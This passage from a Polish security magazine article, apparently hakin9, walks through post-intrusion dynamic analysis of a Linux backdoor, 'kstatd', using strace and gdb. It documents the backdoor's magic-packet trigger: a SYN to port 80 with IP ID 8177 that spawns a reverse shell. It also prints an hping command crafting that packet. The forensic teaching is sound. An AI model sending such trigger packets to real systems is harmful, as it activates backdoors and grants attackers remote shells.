Kolejne wywołanie to funkcja `socket()`, tworząca gniazdo do komunikacji sieciowej i zwracająca skojarzony z nim deskryptor (`08062302`). Następnie wywoływana jest funkcja `ioctl()` – za jej pomocą można pobierać lub zmieniać wartości parametrów urządzenia skojarzonego z deskryptorem (`08062104`). Analizując drugi argument funkcji `ioctl()` można się dowiedzieć, że pobrano adres interfejsu (`0x8915 = SIOCGIFADDR`) oraz adres sieci (`0x891b = SIOCGIFNETMASK`) – definicje pochodzą z pliku */usr/include/linux/sockios.h*. Po chwili gniazdo jest jednak zamykane (`08061b4d`), co sugeruje, że zadaniem fragmentu kodu wywołującego te funkcje było wyłącznie uzyskanie wspomnianych informacji.

Następnie (`08062302`) z wykorzystaniem funkcji `socket()` tworzone jest gniazdo – jego parametry wskazują, że może być wykorzystywane do odbierania i wysyłania pakietów w trybie surowym (*raw socket*). Typ gniazda `SOCK_RAW` oznacza możliwość dostępu do pakietów na poziomie warstwy łącza danych w modelu ISO/OSI. Trzecim argumentem funkcji `socket()` jest numer obsługiwanego protokołu. Wiedząc, że numer protokołu przekazywany jest w porządku sieciowym, odwracając wartość 768 (`ntohs(768)`, patrz Rysunek 3) uzyskamy wartość 3 (`ETH_P_ALL` – definicja z pliku */usr/include/linux/if_ether.h*), czyli obsługiwane będą wszystkie pakiety niezależnie od zastosowanego protokołu. Analizując drugi argument funkcji `ioctl()` dowiemy się, że nazwa interfejsu sieciowego mapowana jest na jego indeks (`SIOCGIFINDEX`) oraz pobierany jest adres sprzętowy interfejsu (`SIOCGIFHWADDR`).

Kolejne działania (`08062262`) to przypisanie do utworzonego gniazda lokalnego adresu z wykorzystaniem wywołania funkcji systemowej `bind()` oraz wywołanie funkcji `setsockopt()`, umożliwiającej modyfikację parametrów powiązanych z gniazdem. Jednym z argumentów przekazanych do tej funkcji jest `SOL_PACKET`, umożliwiający m.in. włączenie trybu *promiscuous* (w analizowanym przypadku ten tryb nie został włączony). Następnie wywoływana jest również funkcja `ioctl()` wykorzystana tym razem do uzyskania wartości MTU (`SIOCGIFMTU`) dla utworzonego gniazda.

Następne wywołanie (`080622e2`) funkcji systemowej `setsockopt()` potwierdza podejrzenie co do zastosowania przez autora programu *kstatd* biblioteki *libpcap*, ponieważ weryfi-

kacja tajemniczej wartości – `0x1a /* SO_??? */` – przekazywanej jako drugi argument wywołania wskazuje na opcję `SO_ATTACH_FILTER` (definicja z pliku */usr/include/asm/socket.h*). Zastosowanie tej opcji sugeruje przypisanie do utworzonego wcześniej gniazda filtra pakietów `dst port 80`, co sugeruje, że pomimo braku trybu *promiscuous* interfejsu prowadzony był nasłuch ruchu sieciowego.

W dalszej części działania analizowanego programu (`08061dae`) weryfikowany jest status flagi *close-on-exec* dla deskryptora gniazda (poprzez wykorzystanie wywołania funkcji `fcntl()`) . Drugie wywołanie tej funkcji ustala wartość flagi na `O_RDWR|O_NONBLOCK`. W dalszych instukcjach pobierane są informacje o buforze oraz następuje nieudana próba odczytania danych z gniazda. Prawdopodobną przyczyną wystąpienia tego błędu był fakt ustawienia przez twórcę *kstatd* flagi `O_NONBLOCK` i próba odczytu zawartości gniazda nie zawierającego jeszcze żadnych pakietów.

Kolejne wywołania funkcji systemowych (`0806b4d`) to zamknięcie standardowego wejścia (0), wyjścia (1) oraz wyjścia błędów (2). Ostanie (`08060977` i `0806099d`) wywoływane funkcje systemowe w analizowanym pliku wynikowym *kstatd.out* to funkcja `fork()` i zakończenie procesu nadrzędnego – `exit()`. W tym miejscu nastąpiło przejście procesu w tryb działania w tle.

To jednak nie koniec. Podczas działania narzędzia *strace* powstał drugi plik wynikowy – *kstatd.out.PID* (gdzie PID to identyfikator procesu), który został utworzony w wyniku wywołania funkcji systemowej `fork()`. Plik ten zawiera wyłącznie jedną linię, w której wywołana jest funkcja `recvfrom()`. Funkcja ta wykorzystywana jest do odbierania informacji z gniazda (niezależnie od tego, czy jest zorientowane połączeniowo czy bezpołączeniowo). Pierwszym argumentem funkcji `recvfrom()` jest numer gniazda (w naszym przypadku jest to wartość 3), które zostało otworzone we wcześniejszym pliku wynikowym *strace*:

Listing 7. *Pakiet zarejestrowany przez recvform()*

```
# more kstatd.out.8022
[080622c2] recvfrom(3, "\0\f)\321\'\202\0\f)\22\24N\10\0E\0\0 ←
  (\242%\0\0004\6\267"..., 200, MSG_TRUNC, ←
  {sa_family=AF_PACKET, proto=0x800, if 2, ←

  pkttype=PACKET_HOST, addr(6)={1, 000c2912144e}, [20]) = 60
[08062104] ioctl(3, 0x8906, 0xbffff710) = 0
[080622c2]  recvfrom(3,
```

```
# more kstatd.out.8022
[080622c2] recvfrom(3,
```

Z wcześniejszej analizy wiemy, że utworzone gniazdo przyjmuje wszystkie pakiety niezależnie od protokołu, z tym że nałożony jest również filtr `dst port 80`. Spróbujmy więc wygenerować ruch sieciowy i zaobserwować, czy analizowany program zareaguje. Do wygenerowania pakietów ponownie przeskanujemy wirtualny system narzędziem *Nmap*:

```
# nmap -sS -P0 10.10.12.197
```

Okazało się, że analizowany program zareagował. Funkcja `recvform()` została odblokowana i zarejestrowała jeden pakiet (patrz Listing 7).

Ponieważ z wielu wysłanych pakietów zaakceptowany został wyłącznie jeden, potwierdza to informacje o zastosowaniu filtra `dst port 80`. Pomimo dotarcia pakietu do portu 80, program ponownie powrócił do pętli oczekującej na określony pakiet, co wskazuje na konieczność spełnienia dodatkowych warunków. Nie znając warunków, jakie muszą być spełnione w celu uaktywnienia zaszytych w analizowanym programie funkcji dalsza analiza w ten sposób nie ma sensu. Należy więc dotrzeć do informacji, które umożliwią nam poznanie oczekiwanych warunków pakietu. Jedną z metod, która powinna nam pozwolić na poznanie tych informacji będzie debugowanie.

Etap III – debugowanie

Kolejnym elementem przeprowadzanej analizy dynamicznej będzie debugowanie, czyli krokowa analiza wykonywania programu, zawartości pamięci i stanu procesora. Do przeprowadzenia tego procesu zastosujemy narzędzie *gdb*, standardowo dostępne w systemach Linux/*BSD. Informacje o debuggerze *gdb* oraz jego podstawowych komendach znajdują się w Ramce *Przewodnik po gdb*.

Z wykorzystaniem debugowania wiąże się jednak pewien problem. Proces ten może być bardzo nieefektywny, jeżeli analizowany program jest skompilowany statycznie i został poddany strippingowi. Jak się można domyślić, wynika to z braku symboli (efekt zastosowania polecenia *strip*) i braku możliwości łatwego rozróżnienia dołączonego kodu funkcji bibliotek od właściwego kodu użytkownika. W takim przypadku, jeżeli nie podejmiemy próby odtworzenia tablicy symboli, może nas czekać długa i żmudna analiza. Wyjściem z tej sytuacji może być jednak próba ustalenia lub odtworzenia symboli przez zastosowanie narzędzi typu *dress* lub *elfgrep* (patrz Artykuł *Inżynieria odwrotna kodu wykonywalnego ELF w analizie powłamaniowej*, *hakin9* 6/2004).

Gdyby operacja odtworzenia listy usuniętych symboli nie powiodła się, pewnym ułatwieniem w debugowaniu może być obserwacja wywołań funkcji systemowych. Ich wywołania można odnaleźć w kodzie poprzez wyszukanie miejsc wywołań przerwania `int 0x80`. Określone wywołanie systemowe realizowane jest poprzez przekazanie w rejestrze *%eax* wartości przypisanej do danej funkcji systemowej. Pozostałe parametry wywołania danej funkcji (w zależności od ich ilości) przekazywane są w rejestrach *%ebx*, *%ecx*, *%edx*, *%esi*, *%edi* i *%ebp*.

Przewodnik po gdb

Standardowo dostępny w dystrybucjach Linux/*BSD debugger *gdb* umożliwia wykonywanie czterech głównych działań:

- uruchomienie programu z możliwością określenia parametrów, które mogą mieć wpływ na jego zachowanie,
- krokową analizę i zatrzymanie działania programu we wskazanym miejscu lub przy spełnieniu określonych warunków,
- przeglądanie efektów wykonywania programu, gdy zostanie zatrzymany,
- zmianę niektórych elementów programu w celu oceny ich wpływu na jego działanie.

gdb posiada również rozbudowany system pomocy szczególnie przydatny dla użytkowników, którzy nie mają dużego doświadczenia w obsłudze tego narzędzia (komenda *help*).

Poniżej najbardziej przydatne komendy debuggera *gdb* wraz z przykładami ich zastosowania (w nawiasach podane są również przykładowe skróty komend).

Desasemblacja kodu analizowanego programu – `disassemble` (`disass`):

- `disassemble 0x0804800 0x08048ff` – deasemblacja kodu z określonego przedziału pamięci,
- `disassemble main+0 main+55` – deasemblacja kodu z określonego przedziału pamięci z wykorzystaniem symboli,
- `disassemble main` – deasemblacja kodu począwszy od wskazanego symbolu,
- `disassemble 0x0804800` – deasemblacja kodu począwszy od wskazanego adresu.

Kontrola wykonywania debuggowanego programu:

- `run` – uruchomienie analizowanego programu,
- `next` / `nexti` – wykonanie kroku o jedną linię kodu źródłowego / maszynowego (ponad wywołaniami *call*),
- `step` / `stepi` – wykonanie kroku o jedną linię kodu źródłowego / maszynowego,
- `continue` – kontynuacja działania programu po zatrzymaniu,
- `until <lokalizacja>` – kontynuacja działania programu do miejsca wskazanego przez parametr <*lokalizacja*>,
- `kill` – wysłanie sygnału SIGKILL do śledzonego programu.

Ustanowienie breakpointa, zatrzymanie działania programu we wskazanym miejscu – `break` (`br`):

- `break main` – ustawienie breakpointa w funkcji `main()`,
- `break *0x08048010` – ustalenie brakpointa pod wskazanym adresem,
- `clear` (`cl`) – usuwanie breakpointów.

Wyświetlenie zawartości pamięci lub wartości rejestrów – `print` (`p`):

- `print $eax` – wyświetlenie wartości wskazanego rejestru,
- `print main` – wyświetlenie adresu funkcji `main()`,
- `print *0x08048010` – wyświetlenie wartości znajdującej się pod wskazanym adresem.

Analiza zawartości pamięci – `x`:

- `x $reg` – wyświetlenie danych znajdujących się pod adresem wskazanym przez wartość rejestru,
- `x 0x08048010` – wyświetlenie danych znajdujących się pod wskazanym adresem,
- `x *0x08048010` – odwołanie do danych wskazanych przez podany adres,
- `x /10i 0x8048918` – deasemblacja kodu począwszy od wskazanego adresu (10 linii),
- `x /10xb 0x8048918` – wyświetlenie 10 bajtów (wartości szesnastkowe).

Określenie zachowania debuggera w momencie wywołania funkcji `(v)fork` – `set follow-fork-mode` (`set foll`):

- `set follow-fork-mode child` / `parent` – śledzenie procedu potomnego / nadrzędnego,

Wyświetlenie zawartości podstawowych rejestrów procesora – `info registers` (`info reg`):

- `info all-registeres` (`info all-reg`) – wyświetlenie zawartości wszystkich rejestrów,
- `info nazwa_rejestru` – wyświetlenie zawartości wybranego rejestru.

Wyświetlenie ramek stosu – `backtrace` (`bt`):

- `backtrace (n)` – wyświetlenie wszystkich ramek stosu (lub n najbardziej wewnętrznych).

Pomimo swoich zalet, debugger *gdb* ma jedną podstawową wadę – nie umożliwia jednoczesnej obserwacji pewnych elementów debugowanego programu (np. wartości rejestrów, stosu, kodu programu). Dlatego stworzono kilka graficznych interfejsów upraszczających stosowanie *gdb*. Jednym z takich interfejsów jest *DDD* – *Data Display Debugger*, inne to *xxgdb* i *KDbg*.

W przypadku analizowanego programu, do uzyskania listy usuniętych symboli wykorzystano narzędzie *elfgrep* wraz ze skryptami (*search_static*, *gensymbols*), które automatyzują ten proces:

```
# bin/search_static kstatd_s_strip \
  /home/install/libc/libc_components \
  > obj_file
```

```
# bin/search_static kstatd_s_strip \
  /home/install/libc/pcap_components \
  >> obj_file
…
# bin/gensymbols obj_file > symbols_db
```

W wyniku uzyskano plik *symbols_db*, zawierający listę adresów wraz z nazwami odnalezionych symboli, który wykorzystamy w trakcie debugowania. Zakładając brak informacji o wykorzystanych bibliotekach i ich wersjach, w procesie odtwarzania symboli należałoby uwzględnić różne biblioteki (i ich wersje).

Mając listę usuniętych symboli, przystąpimy teraz do debugowania uruchamiając *gdb* (patrz Rysunek 4. Jako parametr podajemy nazwę analizowanego programu:

```
# gdb ./kstatd
```

Z działań przeprowadzonych w poprzednich etapach wiemy, że w analizowanym programie wywoływana jest funkcja `fork()`, musimy więc zdecydować, co chcemy śledzić – czy proces nadrzędny, czy potomny – i odpowiednio zmienić zachowanie debuggera. Domyślnie *gdb* śledzi proces nadrzędny. Ustawmy jednak śledzenie procesów potomnych:


```
(gdb) set follow-fork-mode child
```

Ponieważ proces debugowania chcemy rozpocząć od funkcji `main()`, musimy ustalić jej lokalizację (choć nie zawsze jest to najlepsze rozwiązanie). Z analizowanego programu usunięta została zawartość tablicy symboli – położenie funkcji `main()` ustalimy więc odczytując wartość pola `entrypoint` nagłówka ELF, wskazującego na funkcję `_start()` oraz analizując jej zawartość (patrz Listing 8).

W celu zatrzymania wykonywania analizowanego programu na początku funkcji `main()` ustalamy breakpoint:

```
(gdb) break *0x08048978
```

Przed uruchomieniem programu i przejściem do szczegółowego śle-



Rysunek 4. *Procedura debugowania pliku kstatd*

Listing 8. *Odnalezienie lokalizacji funkcji main() za pomocą gdb*

```
(gdb) disassemble 0x080480e0 0x080480ff
Dump of assembler code from 0x80480e0 to 0x80480ff:
0x80480e0:      xor    %ebp,%ebp
0x80480e2:      pop    %esi
0x80480e3:      mov    %esp,%ecx
0x80480e5:      and    $0xfffffff0,%esp
0x80480e8:      push   %eax
0x80480e9:      push   %esp
0x80480ea:      push   %edx
0x80480eb:      push   $0x80a6f80
0x80480f0:      push   $0x80480b4
0x80480f5:      push   %ecx
0x80480f6:      push   %esi
0x80480f7:      push   $0x8048978
0x80480fc:      call   0x80564b0
End of assembler dump.
```

Listing 9. *Zdeasemblowany kod funkcji main()*

```
(gdb) disassemble 0x08048978 0x08048fff
Dump of assembler code from 0x8048978 to 0x8048fff:
0x8048978:      push   %ebp
0x8048979:      mov    %esp,%ebp
0x804897b:      sub    $0x138,%esp
0x8048981:      sub    $0x8,%esp
0x8048984:      push   $0x8048768
0x8048989:      push   $0x11
0x804898b:      call   0x80567f8
0x8048990:      add    $0x10,%esp
0x8048993:      sub    $0x8,%esp
0x8048996:      push   $0x8048920
0x804899b:      push   $0x6
0x804899d:      call   0x80567f8
0x80489a2:      add    $0x10,%esp
0x80489a5:      sub    $0x8,%esp
0x80489a8:      push   $0x8048920
0x80489ad:      push   $0xf
0x80489af:      call   0x80567f8
…
0x8048c22:      cmp    $0x1ff1,%ax
0x8048c26:      jne    0x8048b34
0x8048c2c:      call   0x8060970
0x8048c31:      mov    %eax,%eax
0x8048c33:      mov    %eax,0xffffecc(%ebp)
0x8048c39:      cmpl   $0x0,0xffffecc(%ebp)
0x8048c40:      jne    0x8048b34
0x8048c46:      sub    $0x8,%esp
0x8048c49:      mov    0xffffed8(%ebp),%eax
0x8048c4f:      movzwl (%eax),%eax
0x8048c52:      sub    $0x4,%esp
0x8048c55:      push   %eax
0x8048c56:      call   0x80635c0
0x8048c5b:      add    $0x8,%esp
0x8048c5e:      mov    %eax,%eax
0x8048c60:      mov    %eax,%eax
0x8048c62:      movzwl %ax,%eax
0x8048c65:      push   %eax
0x8048c66:      mov    0xffffed8(%ebp),%eax
0x8048c6c:      pushl  0x4(%eax)
0x8048c6f:      call   0x80635b0
0x8048c74:      add    $0x4,%esp
0x8048c77:      mov    %eax,%eax
0x8048c79:      mov    %eax,%eax
0x8048c7b:      push   %eax
0x8048c7c:      call   0x8048848
0x8048c81:      add    $0x10,%esp
0x8048c84:      mov    $0x0,%eax
0x8048c89:      leave
0x8048c8a:      ret
```

dzenia jego działań, można przejrzeć jego kod poprzez zdeasemblowanie wybranych fragmentów. Przykład kodu funkcji `main()` przedstawiamy na Listingu 9.

W tym miejscu można również dokonać wstępnej analizy kodu programu i w punktach, w których uzna się za stosowne ustalić dodatkowe breakpointy. W miejscach wywołań funkcji (`call 0x…`) można również na bieżąco sprawdzać listę odtworzonych wcześniej symboli i odszukać nazwy funkcji bibliotek, które są wywoływane. Jeżeli na liście odtworzonych symboli nie znajdzie się ten przez nas poszukiwany, będzie to wskazywało na niemożność odnalezienia właściwej funkcji biblioteki lub po prostu na wywołanie funkcji stworzonej przez autora programu (funkcja użytkownika).

Cenną funkcją debuggera *gdb*, poza możliwością śledzenia i analizy samego kodu programu, jest również możliwość przeglądania zawartości pamięci. Przykładem zastosowania tej funkcji może być próba odczytania wartości jednego z argumentów przekazywanych do funkcji `pcap_compile()`, który powinien wskazywać na łańcuch znaków definiujących zastosowany filtr pakietów (już go znamy z wcześniej wykonywanych działań). Lokalizację przekazania wartości tego argumentu do funkcji `pcap_compile()` ustalimy wiedząc, że argumenty wywoływanej funkcji są kładzione na stos w kolejności odwrotnej – począwszy od prawej strony definicji:

```
0x8048a4b: pushl 0xffffeec(%ebp)
0x8048a51: push $0x0
0x8048a53: push $0x80a6fe7
0x8048a58: lea 0xffffee0(%ebp),%eax
0x8048a5e: push %eax
0x8048a5f: pushl 0xffffef4(%ebp)
0x8048a65: call 0x8051de0
```

Do odczytania zawartości pamięci wskazanej przez kładziony na stos adres należy zastosować komendę `x` (*examine memory*):

```
(gdb) x /1sb 0x80a6fe7
0x80a6ba3:   "dst port 80"
```

lub

```
(gdb) x /12cb 0x80a6fe7
0x80a6ba3:
  100 'd' 115 's' 116 't' 32 ' '
  112 'p' 111 'o' 114 'r' 116 't'
0x80a6bab:
  32 ' '  56 '8'  48 '0'  0 '\0'
```

Po dokonaniu wstępnej analizy kodu programu można przejść do jego uruchomienia. Ponieważ na początku funkcji `main()` zdefiniowaliśmy breakpoint, w tym miejscu nastąpi zatrzymanie wykonywania programu. Uruchommy program w trybie krokowym:

```
(gdb) run
```

Po zatrzymaniu wykonywania w miejscu wyznaczonym przez bre-

akpoint, działanie programu można wznowić stosując komendy `step`, `stepi`, `next`, `nexti`, które charakteryzują się różnymi odmianami wykonywania krokowego. Chcąc wznowić działanie programu aż do miejsca wyznaczonego przez kolejnego breakpointa należy zastosować instrukcję `continue`. Kontynuację działania programu do wskazanego miejsca można też osiągnąć stosując komendy `until` lub `advance`.

Wykonując kolejne instrukcje analizowanego programu z zastosowaniem komendy `nexti`, w pewnym momencie docieramy do miejsca, gdzie zawiesił on swoje działanie. Nastąpiło to w miejscu wywołania funkcji zlokalizowanej pod adresem `0x08048b43`. Na podstawie porównania adresu z listą odtworzonych symboli wiadomo, że jest to miejsce wywołania funkcji `pcap_next`. Podobny efekt uzykaliśmy śledząc działanie programu z wykorzystaniem narzędzia `strace` (program zatrzymał swoje działanie w funkcji `recvfrom()`). Wiadomo więc, że analizowany program oczekuje na pewne dane z sieci. Wiadomo również, że oczekiwany jest pakiet przychodzący do portu 80.

W przypadku gdy analizowany program oczekuje na pewne zewnętrzne informacje, mamy dwie możliwości kontynuacji jego działania i dalszej analizy. Pierwszą z nich jest podjęcie prób dostarczenia oczekiwanych informacji (w naszej sytuacji – próby odtworzenia oczekiwanego pakietu z sieci). Drugą natomiast jest próba zmiany ścieżki wykonywania programu poprzez manipulację wartościami rejestrów procesora i danych przechowywanych w pamięci lub wykonanie skoku z pominięciem wykonywania określonego ciągu instrukcji.

Stosując pierwsze podejście spróbujemy wygenerować pakiet i przesłać go na 80 port hosta, w którym analizujemy program. Przed przesłaniem pakietu ustawimy *breakpoint* tak, aby analizowany program zatrzymał się zaraz po reakcji na zarejestrowany pakiet, czyli zaraz po wywołaniu funkcji `pcap_next()`. Pakiet wygenerujemy stosując narzędzie *hping*:

```
# hping -S -t 64 -c 1 \
  -p 80 10.10.12.197
```

W efekcie odebrania pakietu analizowany program wznowił działanie i zatrzymał się w miejscu postawionego uprzednio breakpointa. Dalsze śledzenie działania kodu funkcji `main()` wykazało i jednocześnie potwierdziło, że wysłanie dowolnego pakietu do portu 80 nie wystarczy. Brak spełnienia innych wymaganych warunków co do odebranego pakietu sprawił, że program ponownie przekazał kontrolę do funkcji `pcap_next()` i zawiesił swoje działanie.

Drugim podejściem, jakie można zastosować w celu uniknięcia konieczności przesyłania pakietu spełniającego określone warunki, jest zmiana ścieżki wykonywania programu. Zakładając, że program oczekuje na określoną wartość danego rejestru możemy wpłynąć na przebieg jego działania wpisując do rejestru oczekiwaną wartość. Na przykład, jeżeli program porównuje (`cmp`) w pewnym miejscu zawartość rejestru *%eax* z określoną wartością (`0x1ff1`) możemy spowodować, aby ten warunkek został spełniony stosując komendę `set`.

```
08048c16: call 0x080635c0
…
08048c20: mov %eax,%eax
08048c22: cmp $0x1ff1,%ax
```

Zmiana wartości rejestru *%eax* przed wykonaniem instrukcji `cmp` będzie wyglądała następująco:

```
(gdb) set $eax=0x1ff1
```

Jeżeli natomiast chcielibyśmy zmienić zawartość pamięci pod określonym adresem, również należy zastosować komendę `set`: `set {type}address = value`), gdzie `type` to typ zapamiętywanej wartości (`value`) pod wskazanym adresem (`address`). Do pominięcia wykonywania określonego ciągu instrukcji należy natomiast zastosować komendę `jump`.

Dalsza analiza kodu i debugowanie programu wykazały konieczność spełnienia następujących warunków, aby program wyszedł z pętli wywoływania funkcji `pcap_next()` i mógł kontynuować swoje działanie:

- rozmiar pakietu musi być większy od 34 bajtów, czyli sumy długości nagłówka Ethernet na poziomie warstwy łącza danych (14 bajtów) i długości nagłówka IP (20 bajtów),
- pole nagłówka IP z jego wersją musi zawierać wartość 4,
- musi być ustawiona flaga SYN, lecz z wykluczeniem kombinacji połączenia flagi SYN z ACK,
- pole z numerem identyfikacji pakietu w nagłówku IP musi mieć wartość 8177 (0x1ff1).

Po spełnieniu przedstawionych warunków program tworzy proces potomny, który interpretuje wartość numeru sekwencyjnego pakietu spełniającego powyższe warunki jako docelowy adres IP połączenia oraz port źródłowy tego pakietu jako port docelowy połączenia. Nawiązywane połączenie jest połączeniem zwrotnym realizowanym ze skompromitowanego systemu do hosta określonego przez intruza. W dalszej części analizowany kod otwiera urządzenie terminala i uruchamia powłokę systemową. Po wykonaniu tych działań wykonywana jest pętla, w której następuje przepisywanie danych pomiędzy terminalem i końcówką nawiązanego połączenia do hosta intruza.

Pakiet spełniający oczekiwane założenia można wygenerować stosując narzędzie *hping*:

```
# hping -S -N 8177 \
  -M 168430815 -c 1 -p 80 \
  -s 88 10.10.12.197
```

Mówiąc o debugowaniu, warto również wspomnieć o możliwości podłączania się do działającego już procesu i rozpoczęcia śledzenia jego działania od miejsca, w którym został

przechwycony (wykonywanie procesu zostaje zatrzymane po włączeniu śledzenia jego działania). Podłączenie do działającego procesu można zrealizować stosując komendę *gdb* `attach`, natomiast `detach` służy do uwolnienia procesu z kontroli debuggera. Po uwolnieniu procesu, kontynuuje on swoje działanie. Zakończenie działania debuggera w trakcie śledzenia przechwyconego procesu spowoduje zakończenie jego działania.

Zamiast debuggera *gdb* możemy również do analizy stosować alternatywne rozwiązania. Przykładem może być *privateICE* – interaktywany debugger poziomu jądra podobny do popularnego *SoftICE* dla platformy Microsoft Windows, ładowany do systemu w postaci modułu. Innym rozwiązaniem jest *KDB* – debugger wbudowany w jądro systemu.

Problemy

Podczas badania skupiliśmy się głównie na zagadnieniach dotyczących analizy dynamicznej – uruchomieniu podejrzanego programu i próbach oceny wykonywanych przez niego działań na podstawie informacji standardowo dostępnych w systemie operacyjnym, analizy pamięci procesu, śledzeniu wywołań funkcji systemowych oraz analizy krokowej (debugowania). Przeprowadzając tego typu analizę trzeba jednak zachować ostrożność, ponieważ autor podejrzanego programu może podjąć próbę utrudnienia jej przeprowadzenia lub manipulacji i oszukania osoby ją wykonującej (patrz Ramka *Techniki utrudniania deasemblacji i debugowania*).

Przedstawiliśmy analizę kodu działającego w trybie użytkownika – bez zaimplementowanych mechanizmów, które mogłyby tą analizę utrudnić. Zdecydowanie trudniej byłoby ją przeprowadzić, jeżeli analizowany program byłby na przykład zaszyfrowany z wykorzystaniem narzędzia *Shiva*. Ponadto należy również pamiętać o istnieniu bardziej wyrafinowanych sposobów działania backdoorów czy rootkitów – przykładem może być kod działający na poziomie jądra systemu w postaci modułu lub bezpośrednie umieszczenie kodu w obszarze pamięci zarezerwowanym dla jądra systemu (patrz Artykuł *Własny rootkit w GNU/Linuksie* w tym numerze *hakin9u*).

Analiza dynamiczna w przedstawionej postaci nie jest jedyną możliwością przeprowadzania tego typu działań. Poza analizą opierającą się głównie na deasemblacji kodu programu (statyczna) czy śledzeniu krokowym jego wykonywania (dynamiczna), istnieje jeszcze jedno podejście – emulacja lub symulacja wykonywania analizowanego kodu. ■

Techniki utrudniania deasemblacji i debugowania

Istnieje wiele technik utrudniania desassemblacji i debugowania programów wykonywalnych ELF. W teorii nie ograniczają one całkowicie możliwości przeprowadzenia analizy, lecz w praktyce mogą ją bardzo skutecznie utrudnić.

Obecnie jedną z najciekawszych z punktu wiedzenia analizy i najbardziej zaawansowanych technik utrudniania deasemblacji i debugowania jest zastosowanie narzędzi do szyfrowania programów wykonywalnych ELF. Jednym z przykładów tego typu rozwiązań jest *Shiva*, implementująca wielopoziomową ochronę programów wykonywalnych. Poza stosowaniem mechanizmu zaciemniania kodu i szyfrowania blokowego, *Shiva* umieszcza w pliku wynikowym mechanizmy utrudniające standardowe przeprowadzenie analizy z wykorzystaniem narzędzi opierających się na funkcji systemowej `ptrace()`. Jak można sobie wyobrazić, zastosowanie tego typu rozwiązania zdecydowanie utrudnia również przeprowadzenie analizy statycznej, ponieważ w celu uzyskania właściwego kodu programu wymagane jest przejście przez kilka warstw ochrony (np. narzędzie *strings* użyte do odnalezienia podejrzanych ciągów znaków może być zupełnie nieprzydatne). Poza narzędziem *Shiva* istnieją również inne publicznie dostępne szyfratory programów wykonywalnych ELF – należą do nich *Burneye* oraz *ELFcrypt*.

Kilka metod stosowanych przez programistów do utrudnienia analizy przedstawiono w Artykule *Proste metody wykrywania debuggerów i środowiska VMware* w tym numerze *hakin9u*.

W Sieci

Literatura:

- *http://www.faqs.org/docs/kernel_2_4/lki.html* – wprowadzenie do struktury jądra Linuksa,
- *http://www.gnu.org/software/gdb/documentation/* – dokumentacja debuggera GDB,
- *http://www.l0t3k.net/biblio/reverse/en/linux-anti-debugging.txt* – opis kilku technik utrudniających debugowanie,
- *http://www.phrack.org/show.php?p=58&a=5* – artykuł o szyfrowaniu plików binarnych,
- *http://www.ecsl.cs.sunysb.edu/tr/BinaryAnalysis.doc* – obszerna praca o narzędziach do analizy kodu binarnego.

Narzędzia:

- *http://www.tripwire.org/ – Tripwire*,
- *http://www.cs.tut.fi/~rammer/aide.html – AIDE*,
- *http://la-samhna.de/samhain/ – SAMHAIN*,
- *http://osiris.shmoo.com/ – Osiris*,
- *http://www.hick.org/code.html – memgrep*,
- *http://www.gnu.org/software/ddd/ – DDD*,
- *http://members.nextra.at/johsixt/kdbg.html – KDbg*,
- *http://syscalltrack.sourceforge.net/ – syscalltrack*,
- *http://www.securereality.com.au/ – Shiva*,
- *http://pice.sourceforge.net/ – privateICE*,
- *http://oss.sgi.com/projects/kdb/ – KDB*.